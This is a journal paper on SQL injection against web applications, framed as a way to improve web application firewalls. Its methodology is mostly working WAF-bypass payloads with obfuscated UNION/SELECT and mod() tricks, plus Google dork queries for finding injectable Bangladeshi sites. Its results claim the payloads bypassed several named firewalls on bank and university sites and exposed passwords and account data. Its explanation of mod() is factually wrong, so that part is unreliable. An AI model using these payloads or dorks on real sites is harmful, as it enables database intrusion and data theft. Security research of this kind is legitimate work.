International Journal of Computer Applications (0975 – 8887)
Volume 185 – No. 38, October 2023

SQL Injection Attack Vulnerabilities of Web Application and Detection

S M Sarwar Mahmud
Department of Computer Science & Engineering
Port City International University, Chittagong, Bangladesh

Taofica Amrine
Department of Computer Science & Engineering
Port City International University, Chittagong, Bangladesh

Muhammad Anwarul Azim
Department of Computer Science & Engineering
University of Chittagong, Bangladesh

ABSTRACT

SQL injection in database-driven web applications is a severe security risk. Using this injection attack, someone can steal potentially sensitive information and access the application's underlying database. Confidential data can be destroyed, lost, or stolen, websites can be vandalized, and unauthorized access to systems or accounts from a successful SQL injection attack. Individual devices or large networks can be compromised. The objective is to make a dataset or payloads of SQL injection vulnerability with web applications and perform an analysis to make a good prediction of the vulnerability. To provide a practical approach for vulnerability assessment and penetration testers which helps to ensure accurate results. This paper discussed the new method for detecting SQL injection using the proposed payloads and developed a Web Application Firewall that will reduce SQL Injection Attacks. With the help of These proposed payloads, the Web Application Firewall greatly improved and reduced any SQL injection attacks effectively.

Keywords

Injection Attack, SQL Injection, Web Application, Web Application Firewall, Open Web Application Security Project, Payloads, Penetration Testing, Vulnerability Assessment

1 INTRODUCTION

1.1 Background

The uses of web applications are increasing day by day at an extensive rate. Nowadays, people have started using web applications to do business, online transactions, make communications, etc. These data contain so much private data, and these are stored in a database. Though security is very advanced these days, some intelligent people somehow find vulnerability to the security system and exploit it with some techniques. Among those techniques, **Structured Query Language injection** is one technique. A successful **Structured Query Language injection** payloads/exploits can bypass the Web Application Firewall and disclose sensitive information. With the help of these payloads/exploits, the Web Application Firewall will significantly improve, effectively reducing the vulnerability of the current SQL Injection attack.

1.2 SQL Injection

Structured Query Language injection or SQL injection, often known as SQLI, is a typical attack vector that involves manipulating back-end databases with malicious SQL code to get access to information that should not be revealed. This data can comprise a variety of things, such as confidential company data, user lists, and personal consumer information. SQL injection has a wide range of possible consequences for a company. A successful attack might result in the illegal display of the user list, the destruction of the entire table, and, in some situations, the attacker acquiring administrator access to the database, which could be extremely devastating to the company.
It's crucial to include the loss of consumer trust if personal information like phone numbers, addresses, and credit card data is taken when assessing the potential cost of SQLi. The most popular target for this vector is a website; however, it may be used to attack any SQL database.

1.3 Types of SQL Injections

In-band SQLi (Classic), inference SQLi (blind), and out-of-band SQLi are the three types of SQL injection. SQL injections are classified according to the method used to access backend data and the potential for harm.

SQL Injection may be divided into two categories.

- SQL Injection into a String/Char parameter Example: SELECT * from table where example = 'Example'
- SQL Injection into a Numeric parameter

Example: SELECT * from table where id = 123

The types of SQL Injection vulnerabilities that can be exploited are classified based on the database management system (DBMS) and the injection conditions.

1.3.1 In-band SQLi

The most popular and straightforward technique to exploit SQL injection attacks is by in-band SQL injection. When an attacker can conduct an attack and gather the results using the same communication channel, this is known as in-band SQL injection.
Error-based SQL injection and union-based SQL injection are the two most frequent forms of in-band SQL injection.

1.3.1 (i) Error-based SQLi

Error-based SQLi is an in-band SQL injection approach that uses the database server's error messages to gather information about the database's structure. Using only error-based SQL injection, an attacker may occasionally enumerate an entire database. While errors are necessary during the development phase of a web application, they should be disabled or logged to a secure file on a live site.
Example:
http://www.example.org/news_detail.php?news_id=538' and(SELECT!x-
~0./*!50000FROM*/(/*!50000SELECT*/(/*!50000concat_ws

*/(0x3a3a3a,(select
group_concat('<BR>',table_name,0x3a,column_name) from
information_schema.columns where
table_schema=database())))x)a)-- -

1.3.1 (ii) Union-based SQLi

The UNION SQL operator is used in union-based SQL injection to combine the results of two or more SELECT queries into a single result, which is then sent as part of the HTTP response.

Example: http://www.example.com/program-details.php?id=.375%27And/**/0/**
/union/*%26*/distinctROW select 1,2,3,4,5 --+-

1.3.2 Inferential SQLi

Inferential SQL Injection takes longer to exploit than in-band SQLi, yet it is just as dangerous as any other sort of SQL Injection. An attacker can recreate the database structure by delivering payloads, analyzing the web application's response, and the database server's consequent behavior. In an inferential SQLi attack, no data is exchanged across the web application. The attacker cannot view the outcome of an aggression in-band (which is why such attacks are usually referred to as "blind SQL Injection attacks").

Blind-Boolean-based SQLi and Blind-time-based SQLi are the two forms of inferential SQL injection.

1.3.2 (i) Boolean-based Blind SQLi

Inferential SQL Injection using Boolean-based SQL Injection uses a SQL query to enable the application to produce a different answer based on whether the query returns TRUE or FALSE.

According to the conclusion, the content of the HTTP response may change or remain unchanged. An attacker can tell if the payload used returned true or false even when no data from the database is delivered. This method is frequently slow since it requires an attacker to enumerate a database character by character (particularly on extensive databases)

Example: SELECT title, description, body FROM items WHERE ID = 2 and 1=2

1.3.2 (ii) Time-based Blind SQLi

Time-based SQL Injection is an inferential SQL Injection technique that utilizes a SQL query to make the database wait a specified amount of time (in seconds) before responding. Based on the response time, the attacker will be able to determine if the query result is TRUE or FALSE.

Depending on the conclusion, an HTTP response will be given with a delay or instantaneously. An attacker can detect if the payload used returned true or false even if no data from the database is received. This method is slow since it requires an attacker to enumerate a database character by character (particularly on extensive databases).

Example: /*Resulting query - Time-based attack to verify database version. */
SELECT * FROM card WHERE id=1-IF(MID(VERSION(),1,1) = '5', SLEEP(15), 0)

1.3.3 Out-of-band SQLi

Because it relies on capabilities being enabled on the web application's database server, out-of-band SQL injection is unusual. Out-of-band SQL Injection occurs when an attacker cannot launch and acquire data over the same channel.

Out-of-band attacks give an attacker a means to use inferential time-based strategies if the server responses aren't always constant (making an inferential time-based attack unreliable).

Out-of-band SQLi attacks rely on the database server's ability to send information to an attacker via DNS or HTTP requests. Such is the case with Microsoft SQL Server's command, which may be used to make DNS requests to a server controlled by an attacker; and Oracle Database's UTL HTTP package, which can be used to send HTTP requests from SQL and PL/SQL to a server controlled by an attacker.

1.4 Web Application Firewall

A WAF, or web application firewall, helps protect online applications by screening and monitoring HTTP traffic between a web application and the Internet. Cross-site forgery, cross-site scripting, file inclusion, and SQL injection are common vulnerabilities that protect web applications. A WAF (in the OSI model) is a protocol layer seven protection that isn't designed to fend off all types of attacks. Attack mitigation is usually part of a wider group of technologies that provide complete security against several threats.

A web application firewall (WAF) is a reverse proxy that protects a server from being hacked by requiring clients to pass through it before reaching the server. When installed in front of a web application, a WAF is a barrier between it and the Internet. On the other hand, a proxy server uses an intermediate to protect the identity of a client machine.

A WAF is governed by policies, which are a collection of regulations. These rules attempt to protect against application vulnerabilities by filtering out dangerous messages. The speed and ease with which policy changes may be implemented, allowing for faster reactions to various attack vectors, is one of the reasons why a WAF is functional.

1.5 OWASP Foundation

The Open Web Application Security Project (OWASP) is a non-profit organization dedicated to the security of web applications. The OWASP Foundation assists developers and engineers in securing the web through society's open-source software projects, numerous local chapters worldwide, thousands of members, and premier educational and training conferences.

Tools and Resources
Community and Networking
Education & Training

1.6 Contributions

Prediction does not always define the accurate result but shows the assumption. In this research, have developed a set of payloads based on web applications of various types of features. The real-world data is not organized. And obtained good accuracy using that dataset. This result is not claimed 100% accurate but based on statistics and data analysis that can be happened. Provide a practical approach for vulnerability assessment and penetration testers that have helped ensure accurate results. This paper discusses new ways to detect SQL injection using the proposed payloads and develops a web application firewall that minimizes SQL injection attacks. The web application firewall has dramatically improved and effectively reduced any SQL injection attack with these proposed payloads. Remote code execution (RCE) and cross-site scripting (XSS) with SQLi, these payloads will be a significant improvement and future development.

2 RELATED WORK

Several studies used SQL injection. Some were involved in SQL injection detection, while others were involved in detection and prevention. In their publication, several researchers categorized SQL injection. Several researchers applied machine learning techniques to identify SQL injection and explained how to prevent it. However, no one has shown how to generate payloads for SQL injection to do vulnerability assessments and penetration testing on database-driven online applications.

Cu Duy Nguyen, Lionel Briand, Dennis Appelt Proposed A testing approach based on machine learning for finding SQL injection problems in firewalls. The approach generated a wide range of attack payloads that could be seeded into web-based application inputs and then automatically transferred to a firewall-protected system.[6]

Limei Ma, Dongmei Zhao, Yijun Gao, and Chen Zhao talked about SQL injection, the most prevalent SQL injection attack, the many types of SQL injection assaults, and how to avoid them.[3]

HananAlsobhi and ReemAlshareef presented several well-known SQL injections, underlining the need for database security.[4]

Timilehin David Sobola, PavolZavarsky, and Sergey Butakov shared their expertise on ModSecurity with CRS v.3.2 regarding online assault detection capabilities and performance when subjected to significant traffic (DoS).[7]

Nagendran K, Balaji S, Akshay Raj B, Chanthrika P, and Amirthaa RG described how to circumvent the web application firewall based on their setups so that security researchers can figure out where the flaws are.[8]

Randa Osman Morsi and Mona Farouk Ahmed (2019) devised an approach that combines two current detection algorithms: pattern matching algorithm using Aho-Corasick (A.C.) and pattern matching algorithm utilizing P.T. (Parsing Tree). They've also achieved a 99.9% accuracy rate.[9]

Salwana, Ely Mat Surin, NurhakimahAzwaniMdNajib, Chan Wei Liang, Mohd Amin MohdYunus, Muhammad ZainulariffBrohan, and NazriMohdNawi (2019) investigated several SQL injection prevention techniques based on previous journal studies. They presented a key generation and identification mechanism based on the Blockchain idea for preventing SQL Injection.[10]

S. Nanhay, D. Mohit, R.S. Raw, and K. Suresh (2016) described SQL injection as hacking that uses a web-based application to perform malicious SQL queries on a database server. They also spoke about how to guard against SQL injection in the journal and came up with a way to avoid it.[11]

K.G. Vamshi, V. Trinadh, S. Soundabaya, and A. Omar (2016) have discussed how SQL injection works as well as how to defend against it. Processing inputs, replacing Sp execute SQL with QUOTENAME, and permission control are their recommended mechanisms for prevention.[12]

K. Krit and S. Chitsutha (2016) described a way for preventing SQL Injection on Server-Side Scripting by employing a Machine Learning approach. They employed Support Vector Machine (SVM), Boosted Decision Tree, Artificial Neural Network, and Decision Jungle to forecast SQL injection. Decision Jungle was chosen as the best predictor.[13]

P.K. Raja and Z. Bing (2016) suggested an improved dynamic query matching strategy that included a sanitizer for quickly detecting SQL injection attacks. They created a sanitizer to verify SQL queries in real-time. If the query passed the sanitizer, they compared it to a masterfile of legal SQL queries to see if SQL injections were there.[14]

R. Dubey and H. Gupta (2016) explored SQL injection methodologies and presented a framework for SQL injection attack avoidance. They utilize the proxy server to filter queries that users want to run. They next confirm the query by checking the user's validity. They compared their method to that of other researchers and found that theirs was the most effective.[15]

Dr. Ahmad Ghafarian (2017) presented a hybrid technique that includes database architecture, implementation, and a familiar gateway interface to identify and prevent SQL injection attacks. To avoid SQL injection, he used a combination of static and dynamic analysis.[16]

DebabrataKar and SuvasiniPanigrahi (2013) studied several forms of SQL injection threats and provided a solution based on query transform and hashing. Instead of the parameterized form, they convert a query to its structural form.[17]

Typical SQL injection attacks and preventive technologies are introduced by Li Qian, Zhenyuan Zhu, Lun Hu, and Shuying Liu (2015). Their detection methods employ type-safe SQL parameters as well as validating user input.[18]

RomilRawat and Shailendra Kumar Shrivastav (2012) employed a query tokenization method and used a Support Vector Machine (SVM) to identify SQL injection with a 96.47 percent accuracy.[19]

David Scott and Richard Sharp examined web application vulnerabilities and application-level web security. They demonstrated how SQL assaults in web applications are carried out.[20]

V.Shanmughaneethi, Online services were utilized to identify Ra's SQL injection vulnerabilities in web applications. Yagna Pravin, C.EmilinShyni, and S.Swamynathan (2011). They presented a technique that uses Aspect-Oriented Programming to intercept SQL statements without modifying the program, assess the query for the legality, and personalize the errors.[21]

Ashish Kumar and Sumitra Binu (2018) presented a solution for detecting and avoiding SQL injection attacks using the tokenization idea. The article describes a function that checks user requests for the existence of specific predetermined tokens, limiting access to websites in situations where any of the defined tokens appear in the query.[22]

To protect against SQL injection attacks, Chenyu M. and Fan G. (2016) employed the Intention Oriented Detection approach. To identify the purpose of SQL injection, they created the SQL Injection Description Language (SQLIDL). The SQLIDL is used to convert SQL queries into Deterministic Finite Automaton-formatted string sets (DFA).[23]

J. Abirami, R. Devakunchari, and C. Valliyammai (2015) conducted an assessment of existing SQL injection detection and prevention approaches used by various researchers. They explained the working processes for multiple approaches.[24]

The injection technique, detection strategy, and prevention approach of SQL injection attacks were addressed by Abhay K. Kolhe and Pratik Adhikari (2014). They advocated using I.P. tracking to identify SQL injection attacks and using MSQLi and MySQL real escape string() to avoid SQL injection attacks.[25]

O.P. Voitovych, O.S. Yuvkovetskyi, and L.M. Kupershtein (2016) explored SQL injection types and offered a protection method. They check all user inputs and create a request signature. They employed Secure Shell to filter output data to prevent SQL injection attacks.[26]

Chen, Z., Guo, M., and Zhou, L. (2018) utilized the word2vector approach to create a vocabulary of frequent phrases used in the dataset and then used the Support Vector Machine (SVM) algorithm to identify SQL injection attacks.[27]

Wahid Rajeh and Alshreef Abed (2017) presented a three-tier SQL injection detection approach and mitigation for cloud settings. Their methodology uses dynamic, static, and runtime prevention and detection strategies are used in their methodology.[28]

3 METHODOLOGY

Each issue solver takes some preprocessing way to deal with taking care of their issues. A novel method has been proposed to detect SQL injection vulnerability and develop a Web Application Firewall based on the web application's various features. Due to the unavailability of the dataset to do this type of work, In this research, have constructed a dataset using these web application features





Figure 1: SQL injection for Bypassing WAF



inurl: /*.php?id= site:.bd

About 316 results (0.31 seconds)

http://www.bdfoods.com.bd › awards › id=5
News room is under construction... - BD Foods Limited
News room is under construction...

https://www.noakhalicoll.gov.bd › page › id=15
NOAKHALI GOVERNMENT COLLEGE
I welcome you all faculty members, prospective & current students as well as stakeholders and alumni to these pages of college website for needful information ...

https://www.stamforduniversity.edu.bd › details
Student Portal - Stamford University Bangladesh
Home Portal Student Portal. Student Portal. Logo of Stamford University. Login to Stamford. Student ID. Program Code. BBA, BPH, EEE, MBO, LLB, CEN, ENG, FLM ...

http://www.kgmc.gov.bd › page › id=16
Important Menu - kishoreganj govt. mohila college.
WELCOME TO OUR COLLEGE , 0000-00-00. Kishoreganj Government Women s College

Figure 2: Data Collection by Google Dorks

3.1 Data Collection


To detect the vulnerable web application of .bd domain we have searched in google.com using several filters. The most used filter keywords are given below

- inurl: /*.php?id= site:.bd
- .php?id= site:.bd
- Site:.bdinurl:.php?id=
- inurl:.php?id= site:.bd
- inurl:news.php?id= site:.bd
- inurl:index.php?id= site:.bd
- inurl:article.php?ID= site:.bd
- inurl:Page?id= site:.bd
- inurl:gallery.php?id= site:.bd
- view_items.php?id= site:.bd
- intitle:"index of" "admin" gallery
- intitle:"index of" "admin" img
- intitle:"index of" "admin" .jpg
- intitle:"index of" "admin" "upload"
- news_gallery.php?id= site:.bd

3.2 Working Process

The Normal Way

http://example.com/view-blog.php?id= .1+Order+by+11-- -



[redacted]c.bd/php_files/contents/contents.php?cmd=about&cms_id=1%27%20union%20select%201,2,3,4,5,6,7,8,9--%20


Forbidden

You don't have permission to access this resource.

Additionally, a 403 Forbidden error was encountered while trying to use an ErrorDocument to handle the request.

Figure 3: Normal payloads blocked by the firewall.

If a WAF exists on the same website, "**403 Forbidden**" will be shown. So, if you give it a go,
http://example.com/view-blog.php?id=-1+and+0+/*!50000Order*/+/*!50000by*/+1-- -



[redacted]c.bd/php_files/contents/contents.php?cmd=about&cms_id=1%27%20%20/*!50000union*/%20select%201,2,3,4,5,6,7,8,9--%20-


Forbidden

You don't have permission to access this resource.

Additionally, a 403 Forbidden error was encountered while trying to use an ErrorDocument to handle the request.

Figure 4: OWASP payloads blocked by the firewall.

Then also, it will work through an error, most of them will give up soon, but sometimes, instead of using and 0, can use the Below proposed method for finding vulnerable column.
http://example.com/view-blog.php?id=
1+and+mod(29,9)+Order+by+10+asc-- -
http://example.com/view-blog.php?id=
1+and+mod(29,9)+Order+by+10+desc-- -



[redacted]c.bd/php_files/contents/contents.php?cmd=about&cms_id=1%27%20and[redacted]20@a:=(version())%2[redacted]

LATEST NEWS: Transport Notice for all graduate programs during semester final examination, Session:

You are here: Home / 5.7.37

5.7.37

3

Figure 5: Proposed payloads for finding vulnerable column

3.2.1 How does the mod() function work?

mod() function get only the remainder29÷9 = Original Answer 3.2222222222222223
so 29/9 = 3.2222222222222223
29/9 = 3.2 rounded to 1 decimal place. On the web, it automatically rounded to 1 decimal place becomes 3.2. Because the mod() function gets only the remainder, the remainder is .2.

3.2.2 Bypassing using Logical Operator and Geometric Collection


Illegal parameter data types int and geometry for operation '**MOD**'% = Modulo
http://example.com/view-blog.php?id=1+**%**+point(29,9)+Order+by+10-- -
Illegal parameter data type geometry for operation '&'
1) & = Bitwise And
2) && = Logical And
To URL Encode & become %26 or %26%26.
http://example.com/view-blog.php?id=1+%26+point(29,9)+Order+by+10-- -

These is the Alternatives of using And

http://example.com/view-blog.php?id=1+||polygon(10)+Order+by+11-- -
Illegal parameter data typeint for operation 'OR'
1.)| = Bitwise OR

2.)|| = Logical OR
Sometimes used for Concatenation, don’t use the polygon (10) to Bypass Waf because it’s not the right way of using this Geometric Collection. Using the polygon (10) will always cause An Error instead of bypassing it.
Polygon or Geometry Collection includes
1) mod()
2) point()
3) power()etc
So finally, it will look something like this if we use the geometry and Polygon methods
% Modulo + (Modulo or mod (29,9))
http://example.com/view-blog.php?id=1+%+mod(29,9)+Order+by+10-- -
Bitwise & + (Modulo or mod (29,9))
http://example.com/view-blog.php?id=1+%26+mod(29,9)+Order+by+10-- -
Logical && + (Modulo or mod(29,9))
http://example.com/view-blog.php?id=1+%26%26+mod(29,9)+Order+by+10-- -
Bitwise | + (Modulo or mod(29,9))
http://example.com/view-blog.php?id=1+|mod(29,9)+Order+by+10-- –
Logical || + (Modulo or mod(29,9))
http://example.com/view-blog.php?id= 1+||mod(29,9)+Order+by+10-- -

3.3 Detection of SQLI by exploiting Proposed Payloads



[redacted]c.bd/php_files/contents/contents.php?cmd=about&cms_id=1%27%20union%20select%201,2,3,4,5,6,7,8,9--%20

Forbidden

You don't have permission to access this resource.

Additionally, a 403 Forbidden error was encountered while trying to use an ErrorDocument to handle the request.

Figure 6: OWASP payloads blocked by firewall



[redacted]c.bd/php_files/contents/contents.php?cmd=about&cms_id=1%27%20%20/*!50000union*/%20select%201,2,3,4,5,6,7,8,9--%20

Forbidden

You don't have permission to access this resource.

Additionally, a 403 Forbidden error was encountered while trying to use an ErrorDocument to handle the request.

Figure 7: OWASP payloads blocked by firewall


[redacted]c.bd/php_files/contents/contents.php?cmd=about&cms_id=1%27%20and[redacted]20@a:=(version())%2[redacted]

[redacted]ac.bd / infobgctub@gmail.com

Transport Notice for all graduate programs during semester final examination, Session:

You are here Home / 5.7.37


5.7.37

3

Figure 8: SQLi by exploiting Proposed Payloads

3.4 Proposed Payloads for Web Application Firewall

Handcrafted methods are used to create these payloads, with features explicitly engineered.
Payload-1:http://example.com/view-blog.php?id=1' AnDMoD (29,9) div@a:=concat(0x3c62723e,0x3c62723e,0x3c62723e,0x557365723a3a, current_user,0x3c62723e,0x56657273696f6e3a3a,version(),0x3c62723e,0x446174616261736573a3a,database/*data*//**8**/(),0x3c62723e,0x3c62723e,(select(@x)/*!50000from/**8**/*/(/*!50000select/**8**/*/(@x:=0x00),(select(0)/*!From/**8**/*/(/*!50000information_schema.columns/**8**/*/)/*!50000where/**8**/*/(table_schema=database/*data*//**8*/())and(0x00)in(@x:=/*!50000coNcat/**8**/*/(@x,0x3c6c693e,/*!50000table_name/**8**/*/,0x3a3a,/*!50000column_name/**8**/*/)))))x))
/*data*//**N**//*%26*/%23%0a/*data*//**N**//*%26*/UnIOn/*data*//**N**//*%26*/%23%2a%2f%2a%0d%0a%23%0adistinctROW%23%2a%2f%2a%0d%0a%23%0aSeLEcT/*data*//**N**//*%26*/%23%2a%2f%2a%0d%0a%23%0a/*data*//**N**/ 1,@a,3,4,5,6,7,8,9,10-- -
Payload-2: AnD MoD (29,9) and 0
/*data*//**N**//*%26*/%23%0a/*data*//**N**//*%26*/UnIOn/*data*//**N**//*%26*/%23%2a%2f%2a%0d%0a%23%0adistinctROW%23%2a%2f%2a%0d%0a%23%0aSeLEcT/*data*//**N**//*%26*/%23%2a%2f%2a%0d%0a%23%0a/*data*//**N**/
Payload-3:http://example.com/view-blog.php?id=1' AnD MoD (1,1) or@a:=concat(0x3c62723e,0x3c62723e,0x3c62723e,0x557365723a3a, current_user,0x3c62723e,0x56657273696f6e3a3a,version(),0x3c62723e,0x446174616261736573a3a,database/*data*//**8**/(),0x3c62723e,0x3c62723e,(select(@x)/*!50000from/**8**/*/(/*!50000select/**8**/*/(@x:=0x00),(select(0)/*!From/**8**/*/(/*!50000information_schema.columns/**8**/*/)/*!50000where/**8**/*/(table_schema=database/*data*//**8*/())and(0x00)in(@x:=/*!50000coNcat/**8**/*/(@x,0x3c6c693e,/*!50000table_name/**8**/*/,0x3a3a,/*!50000column_name/**8**/*/)))))x))
/*data*//**N**//*%26*/%23%0a/*data*//**N**//*%26*/UnIOn/*data*//**N**//*%26*/%23%2a%2f%2a%0d%0a%23%0adistinctROW%23%2a%2f%2a%0d%0a%23%0aSeLEcT/*data*//**N**//*%26*/%23%2a%2f%2a%0d%0a%23%0a/*data



*//**N**/ 1,@a,3,4,5,6,7,8,9,10-- -

Figure 9: Structure of SQL injection vulnerability checking WAF with Payloads

3.5 Features from the dataset

SQL injection vulnerability can be disclosed when an attacker tries to execute different types of commands through a web application in a legal way that has no means to the database. I have identified different execution points of the web application to execute malicious code which interacts with the database. Then, the database throws an exception.




Figure 10: Features from the dataset

Input validation: This is the most helpful way to find the SQL injection vulnerability of a web application. Attackers input a single quotation (') at the end of the URL
or use "1'" at any input field of a web application to get the exception from the database.
Parameter tempering: The attacker uses a parameter that does not exist for a particular web application, gets an exception from the database, and ensures low security. Demonstrations of features are given below:
Exception Handling: That exception is thrown by the database leads to the discloser of SQL injection vulnerability.
Use of parameterized queries: Parameterized queries increase the possibility of SQL injection vulnerability disclosure. More parameters more chances of finding the vulnerability.
Visibility of page extension: Page extension helps the attacker guess the possible web technologies used in a web application.
Illegal input acceptance: Illegal input helps the attacker to get an exception from the database.
Error controlling: Sometimes, errors from the server could also lead to finding SQL injection vulnerability.
D.B. info disclosing: Information about the database helps the attacker find the drawbacks of that particular database.
SQL version disclosing: Disclosure of SQL version may lead the attacker to use any kind of SQL bug to perform vulnerability finding operation.
Guessable table/column name: If the attacker somehow can make the right guess of a table name or column name, it becomes easy for them to perform a vulnerability finding operation.
Directory readability: Showing all the directories can help attackers guess how to inject SQL queries.
Allowing null byte: An exploitation technique known as null byte injection is used in web infrastructure to bypass sanity checking filters by adding URL encoded null byte characters to the user-supplied data. By this process, the intended logic of the application can be altered. This also allows getting unauthorized access to the system files of a web application by a malicious adversary.
Proper implementation of firewall rules: If there is no appropriate firewall implementation, it becomes easier to perform the attack.
Trust intruder: If there is no intruder prevention method used for the security of web applications, then attempts of exploitation increase.
Use of authentic escape string: Escape string prevents an attacker from executing malicious code which contains unnecessary characters.
Parameter encoding: Encoded parameter decreases the chances of being exploited.
Encoding data while taking input: Encoding all the input data decreases the exploitation chances.
Execution of malicious code: The ability to execution of malicious code can lead to the exploitation of web applications.
SQL server info: Disclosure of SQL server info helps attackers to determine how to find vulnerability.

3.6 Summary

It is effortless to discover and exploit the level of vulnerabilities in database-driven web applications with the help of these generated payloads for the vulnerability assessment. With these proposed payloads, the Web Application Firewall will improve much and reduce attacks, and web applications will be secured.

4 RESULTS AND DISCUSSION

This paper has assessed **300** web applications of the **.bd domain** and some globally popular sites with proposed payloads. Among them, **266** web applications are found GET Based, **24** web applications are vulnerable to POST-based SQLi, and **10** web applications are COOKIE-based, and **11** sites are found well protected. The information that we might recover from these testing includes username, password, database super admin login, bank account number, ATM booth stick number, clients address, phone number, and numerous other touchy data. Also, the proposed payloads served as the development of the Web Application Firewall.




Figure 11: SQL Injection Payload Exploitation

SQL Injection Payload Exploitation Result

Table 1: SQL Injection Payload Exploitation Result

Testing Site	OWASP Payloads	Proposed Payloads	Firewall type	Reason
Jobs Portal-1	Blocked	Bypassed	Mod Security	The WAF is not developed to block proposed payloads
Jobs Portal-2	Blocked	Partial Bypassed	Mod Security	The WAF partially

				blocked the proposed payloads
Bank Site-1	Blocked	Bypassed	Cisco WAF Device	The WAF is not developed to block proposed payloads
Bank Site-2	Blocked	Partial Bypassed	Mod Security	The WAF partially blocked the proposed payloads
Bank Site-3	Blocked	Partial Bypassed	Mod Security	The WAF partially blocked the proposed payloads
Managed Security Provider Portal	Blocked	Bypassed	Mod Security	The WAF is not developed to block proposed payloads
Conference Portal	Blocked	Bypassed	Cloudflare	The WAF is not developed to block proposed payloads
University Portal-1	Blocked	Bypassed	Sucuri	The WAF is not developed to block proposed payloads
University Portal-2	Blocked	Bypassed	Mod Security	The WAF is not developed to block proposed payloads
University Portal-3	Blocked	Bypassed	Mod Security	The WAF is not developed to block proposed payloads
